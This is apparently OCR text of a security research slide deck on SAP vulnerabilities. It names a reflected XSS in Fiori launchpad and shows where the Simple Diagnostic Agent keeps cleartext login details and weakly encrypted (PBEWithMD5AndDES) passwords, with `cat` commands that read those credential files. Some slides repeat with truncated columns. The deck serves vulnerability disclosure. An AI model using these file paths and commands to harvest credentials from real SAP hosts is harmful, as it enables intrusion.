
Reflected XSS in SAP Fiori launchpad

CVE-2022-26101
Patch : 3149805
CVSS : 8.2

Collateral vulnerability

Home


"Collateral finding"
SAP Fiori is the end user interface for SAP




Patch : 3149603
CVSS : 8.2

Simple Diagnostic Agent


Simple Diagnostic Agent




Simple Diagnostic Agent



Simple Diagnostic Agent



Simple Diagnostic Agent



Simple Diagnostic Agent


Simple Diagnostic Agent

Simple Diagnostic Agent


- Classical directories structure in SAP System
- The SDA is directly installed in the **Host Control** component

```
/usr/sap/hostctrl              # SAP Host Control directory
/usr/sap/hostctrl/SMDAgent     # Simple Diagnostic Agent (FRun agent)
/usr/sap/SID                   # Working directory of SAP System "SID"
/usr/sap/SID/SYS               # Configuration, kernel, etc
/usr/sap/SID/J00               # Java instance 00
/usr/sap/SID/SCS01             # Central Service instance 01
```

Simple Diagnostic Agent



Simple Diagnostic Agent



Agent that can accomplish several life-cycle tasks

- operating system monitoring
- database monitoring
- system instance control
- upgrade preparation

Installed automatically during the installation of new SAP system

OS independent

Simple Diagnostic Agent

- SMDAgent structure in /usr/sap/hostctrl/SMDAgent

```
./default/                                  # SAP Host Control directory
./default/agent                             # Agent working directory
./default/agent/configuration               # Specific configuration...
./default/agent/configuration/com.sap.*     # ... for each application
./default/sapjvm_8_jre                      # Java runtime environment
./default/log                               # Logs and Traces
./default/configuration                     # Global configuration...
./default/configuration/agent               # ... of agent itself
./default/configuration/com.sap.*           # ... of each application
```

Simple Diagnostic Agent

- Global agent applications
  - Clear text **default.properties** on each

```
./default/agent/configuration/host-agent-facade
./default/agent/configuration/com.sap.solman.agent.remoteos
./default/agent/configuration/com.sap.solman.agent.exm
./default/agent/configuration/com.sap.solman.agent.fsbrowser
./default/agent/configuration/com.sap.solman.agent.sum
./default/agent/configuration/com.sap.solman.agent.preptool
./default/agent/configuration/agent
./default/agent/configuration/global.configuration
./default/agent/configuration/com.sap.solman.agent.mai.msgmon
[...]
./default/agent/configuration/org.eclipse.core.runtime
```

Simple Diagnostic Agent

- Specific agent applications
  - Clear text **custom.properties** on each
  - Encrypted **secure.properties** on each

```
./default/configuration/agent
./default/configuration/com.sap.smd.agent.application.cf
./default/configuration/com.sap.solman.agent.statragg
./default/configuration/com.sap.solman.agent.ocm.http
./default/configuration/com.sap.solman.agent.ocm.tcp
./default/configuration/com.sap.solman.agent.ocm.rfc
./default/configuration/com.sap.solman.agent.ocm.health
[...]
./default/configuration/com.sap.solman.agent.tracing
./default/configuration/global.configuration
./default/configuration/com.sap.solman.agent.fsbrowser
```

Simple Diagnostic Agent

- Specific agent applications
  - Clear text **custom.properties** on each
  - Encrypted **secure.properties** on each

```
./default/configuration/agent
./default/configurati                                          cf
./default/configurati
./default/configurati
./default/configurati
./default/configurati
./default/configuration/com.sap.solman.agent.ccm.health
[...]
./default/configuration/com.sap.solman.agent.tracing
./default/configuration/global.configuration
./default/configuration/com.sap.solman.agent.fsbrowser
```

~ 40 “properties” files

Simple Diagnostic Agent

- Specific agent applications
  - Clear text **custom.properties** on each
  - Encrypted secure.properties on each

```
cat ./default/configuration/global.configuration/FFF/custom.properties
    # written by SDA on
    #Mon Nov 15 10:32:32 ART 2021
    PRDFFF/j2ee/jmx/user=SDAGENTJ_FFF
    PRDFFF/j2ee/jmx/port=50004
    PRDFFF/sapj2ee/http/port=50000
    PRDFFF/j2ee/jmx/prot=P4
    PRDFFF/j2ee/jmx/host=saphost.onapsis.com
    PRDFFF/sapj2ee/com/user=SDAGENTJ_FFF
    PRDFFF/sapj2ee/http/prot=http
    PRDFFF/sapj2ee/http/host=saphost.onapsis.com
```

Login information to PRD on saphost

Simple Diagnostic Agent

- Specific agent applications
  - Clear text custom.properties on each
  - Encrypted **secure.properties** on each

```
cat ./default/configuration/global.configuration/FFF/secure.properties
    #Mon Nov 15 10:32:32 ART 2021
    org.eclipse.equinox.security.preferences.version=1
    org.eclipse.equinox.security.preferences.cipher=PBEWithMD5AndDES
    /org.eclipse.equinox.secure.storage/verification/org.eclipse.equinox.security.
sdapasswordprovider=org.eclipse.equinox.security.sdapasswordprovider\tYJPdsCOvm3g\
=;roWG3EnTsfI\=,JLVEG9+SPjAbhNvbpzyhKwkWb+VPtFU+
    //PRDFFF/sapj2ee/com/pwd=org.eclipse.equinox.security.sdapasswordprovider\t9Xt
D2NWXweU\=;y4FoAaLHfU0\=,e3iS15r6Mss8wxFcFlxImg\=\=
    //PRDFFF/j2ee/jmx/pwd=org.eclipse.equinox.security.sdapasswordprovider\tgTg5ts
ZWvZ0\=;+i9Mvo0KYKc\=,ZrHU2RLnHu5aJP+vUC7Vog\=\=
    org.eclipse.equinox.security.preferences.keyFactory=PBEWithMD5AndDES
```

Simple Diagnostic Agent

- Specific agent applications
  - Clear text custom.properties on each
  - Encrypted secure.properties on each

```
cat ./default/configuration/global.configuration/FFF/secure.properties
    #Mon Nov 15 10:32:32 ART 2021
    org.eclipse.equino
    org.eclipse.equino                                          5AndDES
    /org.eclipse.equin                                          pse.equinox.security.
sdapasswordprovider=or                                          rovider\tYJPdsCOvm3g\
=;roWG3EnTsfI\=,JLVEG9
    //PRDFFF/sapj2ee/c                                          passwordprovider\t9Xt
